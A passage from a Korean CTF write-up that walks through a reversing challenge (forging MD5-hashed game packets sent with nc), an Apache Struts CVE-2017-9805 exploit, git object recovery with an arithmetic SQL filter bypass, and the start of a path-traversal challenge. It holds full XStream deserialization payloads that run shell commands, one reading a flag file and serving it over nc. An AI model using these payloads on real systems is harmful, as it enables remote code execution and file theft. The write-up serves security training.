}
else
{
    v2 = *a2;
    v3 = "[USAGE] %s [SERVER IP]\n";
    sub_411260((unsigned __int64)"[USAGE] %s [SERVER IP]\n");
    result = 0LL;
}
if ( *MK_FP(__FS__, 40LL) != v19 )
    sub_445010(v3, v2, v4, *MK_FP(__FS__, 40LL) ^ v19);
return result;
}

```

*Colored by Color Scripter*

위 코드를 정리하면 다음과 같습니다.

1. v\_nXor 값이 지속적으로 어떤 값과 xor  
A. 추후, 이 값은 fn\_md5\_logic에 인자로 들어감
2. 서버로 부터 recv 를 하는데 첫 4바이트가 0xDEADFACE 라면 offset을 16부터 설정하고  
아니라면 offset을 0부터 설정
3. 사용자에게 문자열 (U, L, R, D)를 하나 받고, 위의 xor 값과 함께 fn\_md5\_logic 함수의 인  
자로 전달

3번 이후에 나온 버퍼를 서버에 전달을 하는데 먼저, xor 값이 어떤 값이 들어 가는지 확인해봅니  
다. 바이너리에 디버거를 붙이고 xor을 전달하는 fn\_md5\_logic (0x4009ae) 시작 위치에 bp를 걸고  
확인합니다.

```
tbkim@ubuntu:~/ctf_tendollar/hackability/reversing/OnMyWay$ gdb -  
q ./OnMyWay_5b322f0607921f88815b0e5134ff9cce  
Reading symbols from ./OnMyWay_5b322f0607921f88815b0e5134ff9cce...(no debugging  
symbols found)...done.  
gdb-peda$ b *0x4009ae  
Breakpoint 1 at 0x4009ae  
gdb-peda$ r 192.168.0.3  
Starting program: /home/tbkim/ctf_tendollar/hackability/reversing/OnMyWay/OnMyWa  
y_5b322f0607921f88815b0e5134ff9cce 192.168.0.3  
*: Current Location  
S: Starting Point  
G: Goal  
  
(L) Left, (D) Down, (R) Right, (U) Up, (Q) Quit  
  
LEVEL : 0 / 1001  
  
####  
G.*#  
####  
  
L
```

Colored by Color Scripters

그리고 xor 값이 4번째 인자이기 때문에 rcx 를 확인하면 다음과 같습니다.



```

[-----registers-----]
RAX: 0x7fffffffdbc0 --> 0xdeadface
RBX: 0x4002c8 (sub    rsp,0x8)
RCX: 0x136dde6
RDX: 0x4c ('L')
RSI: 0x7fffffffdfc0 --> 0x0
RDI: 0x7fffffffdbc0 --> 0xdeadface
RBP: 0x7fffffff3d0 --> 0x6cd018 --> 0x43a1c0 (mov    rcx,rsi)
RSP: 0x7fffffffdb78 --> 0x400f9f (lea    rax,[rbp-0x410])
RIP: 0x4009ae (push    rbp)
R8 : 0x6cf7f0 --> 0x0
R9 : 0x6d1880 (0x00000000006d1880)
R10: 0x28202c7468676952 ('Right, (')
R11: 0x297
R12: 0x402850 (push    r14)
R13: 0x4028e0 (push    rbx)
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
    0x4009a8:    je      0x400998
    0x4009aa:    call   rax
    0x4009ac:    jmp     0x400998
=> 0x4009ae:    push    rbp
    0x4009af:    mov     rbp,rsp
    0x4009b2:    sub     rsp,0x1f0
    0x4009b9:    mov     QWORD PTR [rbp-0x1d8],rdi
    0x4009c0:    mov     QWORD PTR [rbp-0x1e0],rsi
[-----stack-----]
0000| 0x7fffffffdb78 --> 0x400f9f (lea    rax,[rbp-0x410])
0008| 0x7fffffffdb80 --> 0x7fffffff518 --
> 0x7fffffff74a ("/home/tbkim/ctf_tendollar/hackability/reversing/OnMyWay/OnMyWay_5b322f0607921f88815b0e5134ff9cce")
0016| 0x7fffffffdb88 --> 0x200000000
0024| 0x7fffffffdb90 --> 0x136dde64c000000
0032| 0x7fffffffdb98 --> 0x1000007a69
0040| 0x7fffffffdba0 --> 0x2000000003
0048| 0x7fffffffdba8 --> 0x7fffffffdbc0 --> 0xdeadface
0056| 0x7fffffffdbb0 --> 0x300a8c0697a0002
[-----]
Legend: code, data, rodata, value

```

Breakpoint 1, 0x00000000004009ae in ?? ()

```
gdb-peda$ i r rcx
rcx          0x136dde6    0x136dde6
```

*Colored by Color Scripter*

xor 값이 0x136dde6 이고 아래 로직처럼 10진수로 스트링을 넣기 때문에 0x136dde6 = 203729660이 사용됨을 알 수 있습니다.

```
fn_memset(&v_Buffer, 0LL, 256LL);
fn_sprintf((__int64)&v_Buffer, (__int64)"%c%u", (unsigned int)v_chMove, v_nXor);
```

이정도 까지만 분석을 하고 이제 실제로 문제 서버에 어떤 값을 쓰는지 살펴 보도록 하겠습니다. 이를 위해 네트워크 덤프를 사용할수도 있지만 리눅스에서는 시스템콜이 있기 때문에 간단히 시스템콜을 트레이스 해서 어떤 값을 주고 받는지 확인하겠습니다.

가장 일반적으로 strace 를 이용하는데 -s 옵션을 이용하여 생략되는 글자가 없도록 설정하였고, -e 옵션을 이용하여 추적할 시스템 콜을 넣었습니다. 그러면 다음과 같은 결과를 볼 수 있습니다.

```
tbkim@ubuntu:~/ctf_tendollar/hackability/reversing/OnMyWay$ strace -s 1024 -o output.txt -t -e write ./OnMyWay_5b322f0607921f88815b0e5134ff9cce <server IP>
tbkim@ubuntu:~/ctf_tendollar/hackability/reversing/OnMyWay$ cat output.txt
10:40:36 write(1, "?: Current Location\n", 20) = 20
10:40:36 write(1, "S: Starting Point\n", 18) = 18
10:40:36 write(1, "G: Goal\n", 8) = 8
10:40:36 write(1, "\n", 1) = 1
10:40:36 write(1, "(L) Left, (D) Down, (R) Right, (U) Up, (Q) Quit\n", 48) = 48
10:40:36 write(1, "\n", 1) = 1
10:40:36 write(1, "LEVEL : 0 / 1001\n", 17) = 17
10:40:36 write(1, "\n", 1) = 1
10:40:36 write(1, "####\nG.*#\n####\n\n", 16) = 16
10:40:36 write(1, "\n", 1) = 1
10:40:37 write(3, "23dba5902e7735656a57f4e45f129a479f4f6117c0ca3c34a980151e56edf9bbc1654f3dc7751221053678ca7eaab3ec8328eac89912e6ffa3e88d82bea2d972\n", 129) = 129
10:40:37 ---
SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=43541, si_uid=1000, si_status=0, si_etime=0, si_stime=0} ---
10:40:37 write(1, "LEVEL : 0 / 1001\n", 17) = 17
10:40:37 write(1, "\n", 1) = 1
10:40:37 write(1, "####\nG*S\n####\n\n", 16) = 16
10:40:37 write(1, "\n", 1) = 1
10:40:38 write(3, "23dba5902e7735656a57f4e45f129a479f4f6117c0ca3c34a980151e56edf9bbc9d024219af23c99310ddf0061fb5a688328eac89912e6ffa3e88d82bea2d972\n", 129) = 129
10:40:38 ---
SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=43543, si_uid=1000, si_status=0, si_etime=0, si_stime=0} ---
```

```

_ftime=0, si_stime=0} ---
10:40:38 write(1, "Yep! Go to next floor\n", 22) = 22
10:40:38 write(1, "\n", 1) = 1
10:40:38 write(1, "LEVEL : 1 / 1001\n", 17) = 17
10:40:38 write(1, "\n", 1) = 1
10:40:38 write(1, "####\nG.*#\n.#.#\n\n", 16) = 16
10:40:38 write(1, "\n", 1) = 1
10:40:39 --- SIGINT {si_signo=SIGINT, si_code=SI_KERNEL} ---
10:40:39 +++ killed by SIGINT +++

```

*Colored by Color Scripter*

왼쪽으로 이동 (L) 을 두번하여 다음 단계로 넘어가는 과정을 트레이스 했고, 두개의 큰 헥스스트링이 떨어졌습니다. 여기서 해쉬값이 MD5 임을 알기 때문에 32글자씩 잘라서 보면 다음과 같습니다.

(MD5 임을 유추할 수 있는 방법은 크게 sym2elf 처럼 라이브러리의 심볼을 살리는 방법과 해쉬 로직 내부에 for 문에서 16번 동작을 하는 것을 보아 유추 할수 있습니다. 또는 커스텀 로직의 해쉬 함수일 경우에는 MD5라는 조건을 제외하고 32바이트 해쉬로 리버싱을 하면 됩니다.)

```

23dba5902e7735656a57f4e45f129a47
9f4f6117c0ca3c34a980151e56edf9bb
c1654f3dc7751221053678ca7eaab3ec
8328eac89912e6ffa3e88d82bea2d972

```

```

23dba5902e7735656a57f4e45f129a47
9f4f6117c0ca3c34a980151e56edf9bb
c9d024219af23c99310ddf0061fb5a68
8328eac89912e6ffa3e88d82bea2d972

```

CS

이를 MD5 복호화 해주는 사이트에 돌리면 다음 4개는 정상적으로 복호화가 됩니다.<sup>4</sup>

```

23dba5902e7735656a57f4e45f129a47
9f4f6117c0ca3c34a980151e56edf9bb
c1654f3dc7751221053678ca7eaab3ec -> 320372966
8328eac89912e6ffa3e88d82bea2d972 -> 120372966

```

```

23dba5902e7735656a57f4e45f129a47
9f4f6117c0ca3c34a980151e56edf9bb
c9d024219af23c99310ddf0061fb5a68 -> 220372966

```

CS

<sup>4</sup> <http://www.md5online.org/>

```
8328eac89912e6ffa3e88d82bea2d972 -> 120372966
```

뒤의 20372966이 xor 값이고 이와 같이 해쉬된 값은 각각 (3, 1)과 (2, 1)이 됩니다. 이는 제가 왼쪽으로 두 번 움직였을때 나타난 값으로 오른쪽이나 아래로 움직여서 로그를 확인해보면 이 값이 좌표라는것이 확실해 집니다.

첫 MD5 해쉬는 Move 문자와 xor 값이기 때문에 간단히 테스트를 해서 맞는지 확인해봅니다.

```
import hashlib

chMoves = ["L", "D", "U", "R"]
xor = "20372966"

for ch in chMoves:
    hexMsg = hashlib.md5(ch + xor).hexdigest()
    print ch + " => " + hexMsg

''' Result
L => 23dba5902e7735656a57f4e45f129a47
D => 1e6598b803eaed34e8d1fd04b583e029
U => 7d6949002ebae6cf937a7d58d166cdeb
R => c85bbf1c454b2b9960c6b844724b8437
'''

Colored by Color ScripterCS
```

23dba5902e7735656a57f4e45f129a47 의 값이 "L" + nXor 값으로 만들어진 MD5 해쉬임을 알수 있습니다. 이제 마지막으로 존재하는 두 번째 값을 알아야 하는데, 이 값은 위와 같이 테스트를 해보면 미로의 레벨이 오를 때마다 변경됨을 확인할 수 있습니다.

위 파이썬 코드로 0과 1을 테스트 해보면 미로의 레벨임을 확인할 수 있습니다.

```
0 => 9f4f6117c0ca3c34a980151e56edf9bb
1 => 8328eac89912e6ffa3e88d82bea2d972CS
```

따라서 서버에 전달하는 최종 공격 페이로드는 다음과 같이 구축 할 수 있습니다.

MD5("이동 문자"+"20372966") + MD5("레벨"+"20372966") + MD5("X 좌표"+"20372966") + MD5("Y 좌표"+"20372966")

이동 문자는 아무거나 설정을 하고 레벨은 1000 레벨로 설정하며, X와 Y는 1,1 로 설정을 합니다.

이렇게 되면 게임 레벨은 1000이 되는데 현재 미로 레벨은 0이며 레벨 0의 G은 (1,1) 이기 때문에 레벨 업이 되면서 1001이 되고 플래그를 출력하게 됩니다.

```
1e6598b803eaed34e8d1fd04b583e029
12bc1de5cff60843a626efabd9e9a0cc
8328eac89912e6ffa3e88d82bea2d972
8328eac89912e6ffa3e88d82bea2d972
```

### 실행 결과

```
tbkim@ubuntu:~/ctf_tendollar/hackability/reversing/OnMyWay$ (echo "1e6598b803eaed
34e8d1fd04b583e02912bc1de5cff60843a626efabd9e9a0cc8328eac89912e6ffa3e88d82bea2d97
28328eac89912e6ffa3e88d82bea2d972"; cat -) | nc 192.168.0.3 31337
*: Current Location
S: Starting Point
G: Goal
(L) Left, (D) Down, (R) Right, (U) Up, (Q) Quit
LEVEL : 0 / 1001
M####
G.*#
####

Yep! Go to next floor
Congratz!! Here is your prize :)
TDCTF{super_hero_doesnt_need_any_help}

tbkim@ubuntu:~/ctf_tendollar/hackability/reversing/OnMyWay$
```

Colored by Color Scripters

### III. 플래그

TDCTF{super\_hero\_doesnt\_need\_any\_help}

### 3. Web

#### 가) Like Real Hacker (최종점수: 550 / 1000, 출제자: joizel)

##### I. 문제 명세

(CVE-2017-0985) Struts is fucking nurd. Search that shit and capture the flag!

The flag is in /home/joizel/flag

##### II. 문제 해결 방법

###### 출제 의도

해당 문제는 해커들이 실제 exploit이 공개되면 어떤식으로 공격을 하는 지를 이해하고자 문제를 출제했습니다.

해당 문제 사이트에 접속하면 주문 페이지가 나오게 됩니다. 해당 문제는 struts상에 rest 플러그인을 사용할 경우 발생할 수 있는 취약점으로, 기본 showcase를 수정하지 않고 문제를 출제했습니다.

exploit-db상에 CVE-2017-9805에 대한 exploit이 공개되어 있으며, POST 데이터를 통해 xml 포맷 전송을 진행할 경우 원격 명령 실행이 가능합니다.

(<https://www.exploit-db.com/exploits/42627/>)

원격 명령 실행이 가능한지 string 태그 상에 특정 명령을 실행하여 정상 여부를 확인합니다. 출력값을 확인할 방법이 없기 때문에 네트워크 트래픽 관련 명령을 통해 정상 실행 여부를 확인합니다. 이 문서에서는 nc를 통해 리스닝 포트를 열고 해당 포트가 정상적으로 열렸는지 확인합니다. 여기서 주의할 점은 POST 전송시 content-type을 application/xml로 전송해야 한다는 점입니다.

```
POST /ctfquiz1/orders/3 HTTP/1.1
Host: web2.tendollar.kr
Content-Length: 1745
Cache-Control: max-age=0
Origin: http://web2.tendollar.kr:9100
```

Upgrade-Insecure-Requests: 1  
Content-Type: application/xml  
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.91 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Referer: http://web2.tendollar.kr/ctfquiz1/orders/3/edit  
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4  
Cookie: JSESSIONID=0690F81A3D337A4EE2874431AFA80864  
Connection: close

```
<map>
<entry>
<jdk.nashorn.internal.objects.NativeString>
<flags>0</flags>
<value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
<dataHandler>
<dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
<is class="javax.crypto.CipherInputStream">
<cipher class="javax.crypto.NullCipher">
<initialized>false</initialized>
<opmode>0</opmode>
<serviceIterator class="javax.imageio.spi.FilterIterator">
<iter class="javax.imageio.spi.FilterIterator">
<iter class="java.util.Collections$EmptyIterator"/>
<next class="java.lang.ProcessBuilder">
<command>
<string>nc</string>
<string>-l</string>
<string>1234</string>
</command>
<redirectErrorStream>false</redirectErrorStream>
</next>
</iter>
<filter class="javax.imageio.ImageIO$ContainsFilter">
<method>
<class>java.lang.ProcessBuilder</class>
<name>start</name>
<parameter-types/>
</method>
<name>foo</name>
</filter>
<next class="string">foo</next>
</serviceIterator>
</lock/>
</cipher>
<input class="java.lang.ProcessBuilder$NullInputStream"/>
```

```

<ibuffer></ibuffer>
<done>>false</done>
<ostart>0</ostart>
<ofinish>0</ofinish>
<closed>>false</closed>
</is>
<consumed>>false</consumed>
</dataSource>
<transferFlavors/>
</dataHandler>
<dataLen>0</dataLen>
</value>
</jdk.nashorn.internal.objects.NativeString>
<jdk.nashorn.internal.objects.NativeString reference=" ../jdk.nashorn.internal.objects.NativeString"/>
</entry> <entry>
<jdk.nashorn.internal.objects.NativeString reference=" ../entry/jdk.nashorn.internal.objects.NativeString"/>
<jdk.nashorn.internal.objects.NativeString reference=" ../entry/jdk.nashorn.internal.objects.NativeString"/>
</entry>
</map>

```

*Colored by Color Scripter*

명령이 정상적으로 동작하여 포트에 접속되는 것을 확인하였습니다.

```
$ nc web2.tendollar.kr 1234
```

```
$ netstat -na|grep 45.77.11.103
```

```
tcp          0      0 192.168.220.133:60936 45.77.11.103:1234    ESTABLISHED
```

이제 flag를 읽어야하는데 여기서 주의할 점은 string 태그 상에 명령을전송할 때 bash -c 를 사용하지 않을 시 특수 기호가 들어간 명령이정상적으로 실행되지 않는다는 점입니다.

```
POST /ctfquiz1/orders/3 HTTP/1.1
```

```
Host: web2.tendollar.kr
```

```
Content-Length: 1745
```

```
Cache-Control: max-age=0
```

```
Origin: http://web2.tendollar.kr:9100
```

```
Upgrade-Insecure-Requests: 1
```

```
Content-Type: application/xml
```

```
User-
```

```
Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.91 Safari/537.36
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
```



=0.8

Referer: http://web2.tendollar.kr/ctfquiz1/orders/3/edit

Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4

Cookie: JSESSIONID=0690F81A3D337A4EE2874431AFA80864

Connection: close

```
<map>
<entry>
<jdk.nashorn.internal.objects.NativeString>
<flags>0</flags>
<value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
<dataHandler>
<dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
<is class="javax.crypto.CipherInputStream">
<cipher class="javax.crypto.NullCipher">
<initialized>false</initialized>
<opmode>0</opmode>
<serviceIterator class="javax.imageio.spi.FilterIterator">
<iter class="javax.imageio.spi.FilterIterator">
<iter class="java.util.Collections$EmptyIterator"/>
<next class="java.lang.ProcessBuilder">
<command>
<string>/bin/sh</string>
<string>-c</string>
<string>cat /home/joizel/flag | nc -l 1234</string>
</command>
<redirectErrorStream>false</redirectErrorStream>
</next>
</iter>
<filter class="javax.imageio.ImageIO$ContainsFilter">
<method>
<class>java.lang.ProcessBuilder</class>
<name>start</name>
<parameter-types/>
</method>
<name>foo</name>
</filter>
<next class="string">foo</next>
</serviceIterator>
<lock/>
</cipher>
<input class="java.lang.ProcessBuilder$NullInputStream"/>
<ibuffer></ibuffer>
<done>false</done>
<ostart>0</ostart>
<ofinish>0</ofinish>
<closed>false</closed>
</is>
```

```

<consumed>false</consumed>
</dataSource>
<transferFlavors/>
</dataHandler>
<dataLen>0</dataLen>
</value>
</jdk.nashorn.internal.objects.NativeString>
<jdk.nashorn.internal.objects.NativeString reference=" ../jdk.nashorn.internal.objects.NativeString"/>
</entry> <entry>
<jdk.nashorn.internal.objects.NativeString reference=" ../entry/jdk.nashorn.internal.objects.NativeString"/>
<jdk.nashorn.internal.objects.NativeString reference=" ../entry/jdk.nashorn.internal.objects.NativeString"/>
</entry>
</map>

```

*Colored by Color Scripter*

```

$ nc 45.77.11.103 1234
TDCTF{I_dont_like_Apache_Struts_Vulnerability}cs

```

### III. 플래그


TDCTF{I\_dont\_like\_Apache\_Struts\_Vulnerability}

## 나) Octocat (최종점수: 600 / 1000, 출제자: do9dark)

### I. 문제 명세

코딩과 MarkDown 작성 등 다재다능한 문어발 고양이 ^⓪ᄇᄇᄇ^

### II. 문제 해결 방법




메인 페이지에 접근해보면 Markdown 문법 몇 가지가 소개되어 있고 별다른 기능을 볼 수 없습니다.

다른 기능이나 페이지를 더 알아보기 위해서 robots.txt 파일에 접근하여 확인해보면 다음과 같이 /admin 디렉터리가 Disallow 되어 있는 것을 볼 수 있습니다.

#### robots.txt:

```
User-agent: *  
Disallow: /admin
```

/admin 디렉터리에 접근을 해보면 메인 페이지와 마찬가지로 별다른 정보를 얻을 수 없습니다.



```
/.git/
```

You don't have permission to access /.git/ on this server.

```
000000000000000000000000000000000000 4dd07c84eb0806550ce82d9dd9517ae6f04bfaed
do9dark <do9dark@gmail.com> 1506527313 +0900    commit (initial): Create Octocat
4dd07c84eb0806550ce82d9dd9517ae6f04bfaed f731b14fffc633e70888bf639c320464dd2c71920
do9dark <do9dark@gmail.com> 1506527416 +0900    commit: Create robots
f731b14fffc633e70888bf639c320464dd2c71920 377c0f08d7f0317b18df6d9e8bd956f7940831d9
do9dark <do9dark@gmail.com> 1506527919 +0900    commit: Create admin
```

commit 이력을 보면 마지막에 Create admin 되어 있는 부분을 볼 수 있습니다.  
그리고 해당 커밋의 정보는 앞에 해시 값을 분석하여 확인할 수 있습니다.

```
377c0f08d7f0317b18df6d9e8bd956f7940831d9  
37 | 7c0f08d7f0317b18df6d9e8bd956f7940831d9
```

앞의 2자리는 디렉터리명이 되고 나머지 값은 파일명이 됩니다.  
그리고 해당 파일은 아래와 같이 저장되어 있습니다.

```
/.git/objects/37/7c0f08d7f0317b18df6d9e8bd956f7940831d9
```

해당 파일의 정보를 확인하기 위해서 빈 디렉터리를 만든 다음 git init 명령어를 입력하여 임의의 Git 저장소를 만듭니다.

```
# git init  
Initialized empty Git repository in /Octocat/.git/
```

그리고 7c0f08d7f0317b18df6d9e8bd956f7940831d9 파일을 다운로드 받아서 .git/objects/ 디렉터리에 동일한 형태로 추가합니다.

```
# wget https://do9.kr/Octocat/.git/objects/37/7c0f08d7f0317b18df6d9e8bd956f7940831d9  
# mkdir .git/objects/37/  
# mv 7c0f08d7f0317b18df6d9e8bd956f7940831d9 .git/objects/37/
```

다운받은 파일의 정보를 git cat-file 명령어를 통해 확인할 수 있습니다.

```
# git cat-file -p 377c0f08d7f0317b18df6d9e8bd956f7940831d9  
tree 6380e82b43310c73c3fef2236b989c9b1cad4ab6  
parent f731b14fffc633e70888bf639c320464dd2c71920  
author do9dark <do9dark@gmail.com> 1506527919 +0900  
committer do9dark <do9dark@gmail.com> 1506527919 +0900  
  
Create admin
```

Colored by Color Scripter

확인한 정보에서 tree의 값을 동일한 방법으로 다시 다운로드 받아서 확인합니다.

```
# wget https://do9.kr/Octocat/.git/objects/63/80e82b43310c73c3fef2236b989c9b1cad4ab6
# mkdir .git/objects/63/
# mv 80e82b43310c73c3fef2236b989c9b1cad4ab6 .git/objects/63/
# git cat-file -p 6380e82b43310c73c3fef2236b989c9b1cad4ab6
040000 tree ca2bff0667f07de553c49ffcae1ced0ff088b690    admin
040000 tree b238a9eb78dfeaaadde90073d9c31e726eaa448c    images
100644 blob 34293c323587dcc7876d877a9c9aa924d515db5c    index.php
100644 blob f8a0a9baa76ce27b98b42075bee53eada22b962d    robots.txt
```

중요 정보가 있을 것으로 생각되는 admin의 정보를 얻기 위해 다시 tree의 값을 확인합니다.

```
# wget https://do9.kr/Octocat/.git/objects/ca/2bff0667f07de553c49ffcae1ced0ff088b690
# mkdir .git/objects/ca/
# mv 2bff0667f07de553c49ffcae1ced0ff088b690 .git/objects/ca/
# git cat-file -p ca2bff0667f07de553c49ffcae1ced0ff088b690
100644 blob 9c7aba35acd0b11b75139d8a8bc82dc6f3efad89    config.php
100644 blob f8becac1dc52e23d7844a9162b19968e8a1bc356    index.php
```

config.php 파일의 내용을 확인합니다.

```
# wget https://do9.kr/Octocat/.git/objects/9c/7aba35acd0b11b75139d8a8bc82dc6f3efad89
# mkdir .git/objects/9c/
# mv 7aba35acd0b11b75139d8a8bc82dc6f3efad89 .git/objects/9c/
# git cat-file -p 9c7aba35acd0b11b75139d8a8bc82dc6f3efad89
<?php
    mysql_connect("localhost", "root", "toor");
    mysql_select_db("CTF");
    # Temp Flag...
    $flag = md5("None");
?>
```

Colored by Color Scripters

Flag 값이 있으나 임시 값으로 현재 서버 값과는 다르기 때문에 인증할 수 없는 값입니다. 미국의 /admin/index.php 파일의 내용을 확인합니다.

```
# wget https://do9.kr/Octocat/.git/objects/f8/8becac1dc52e23d7844a9162b19968e8a1bc356
# mkdir .git/objects/f8/
# mv 8becac1dc52e23d7844a9162b19968e8a1bc356 .git/objects/f8/
# git cat-file -p f88becac1dc52e23d7844a9162b19968e8a1bc356
```

```
<!DOCTYPE html>
<html>
<head>
  <title>ADMIN</title>
  <style type="text/css">
    body {
      background-color: #FFFFFF;
      background-image: url("../images/admin.gif");
      text-align: center;
      vertical-align: middle;
    }
  </style>
</head>
<body>
  <?php
    error_reporting(0);
    include("config.php");

    if(isset($_GET['hack'])) {
      if(preg_match("/_|\.|0|9|=|\"|\'|\`|\"|#|-|@|\(|\)|[a-
z]/", $_GET['hack'])) exit("<h1>No Hack</h1>");

      $query = mysql_query("SELECT * FROM user WHERE no=$_GET[hack]") or die("<h1>N
o Hack</h1>");
      $data = mysql_fetch_array($query);


      # mysql> select * from CTF.user;
      # +-----+-----+
      # | no      | name    |
      # +-----+-----+
      # | 31337   | guest   |
      # | pwned   | admin   |
      # +-----+-----+
      # 2 rows in set (0.00 sec)

      if($data[1] == "guest") echo("<h1>Access Denied</h1>");
      else if($data[1] == "admin") echo("<h1>Flag is TDCTF{{{$flag}}}</h1>");
      else echo("<img src='../images/hack.png'>");
    }
  ?>
</body>
</html>
```

/admin/index.php 파일을 보면 GET 파라미터를 통해 hack 값을 입력 받아서 \$data[1] 값이 admin이 되도록 조건을 맞춰주면 Flag를 획득할 수 있습니다.

하지만 hack 값에는 숫자 0, 9와 문자, 몇 가지 기호들을 입력할 경우 종료되도록 되어있고 admin이 되도록 조건을 맞춰주기 위해서는 no=pwned가 되어야 하기 때문에 일반적인 방법으로 는 조건을 만족하게 할 수가 없습니다.

31337를 입력하면 Access Denied가 표시되고, 존재하지 않는 정보를 입력하면 아래와 같은 이미지가 표시됩니다.



이 부분은 입력한 값이 0이 되도록 수식을 이용하여 우회할 수 있습니다.

```
/admin/?hack=1^1
```

```
/admin/?hack=1%1
```

...

위와 같이 수식의 결과 값이 0이 되도록 만들어주면 조건문 no의 저장된 데이터 중에서 문자열로 시작하는 정보만 출력이 되어 pwned의 값을 가진 admin이 \$data[1]에 저장되어 Flag를 획득할 수 있습니다.



### III. 플래그

```
TDCTF{f914ccb5c1bb4a0cdf05d4ee69896f0}
```



다) Core (최종점수: 850 / 1000, 출제자: do9dark)

I. 문제 명세

핵(Core = Hack = Nucleus) 실험은 아직 개발 중....

II. 문제 해결 방법



메인 페이지에 접근해보면 핵폭발 후 생기는 버섯구름처럼 보이는 것을 볼 수 있습니다. 버섯구름 아래에 보면 초록색으로 되어있는 잡초를 볼 수 있고 눌러보면 php 파일이 다운로드 됩니다.

우선 다운로드 되는 경로를 살펴보면 다음과 같습니다.

```
/download.php?file=hack  
/download.php?file=the  
/download.php?file=planet
```

실제로 다운로드 받은 파일을 보면 hack, the, planet과 같이 파일명을 입력하면 php 확장자를 붙여서 다운로드 됩니다.

따라서 download.php 파일을 다운로드 받기 위해서는 다음과 같이 시도할 수 있습니다.

```
/download.php?file=download  
/download.php?file=../download
```

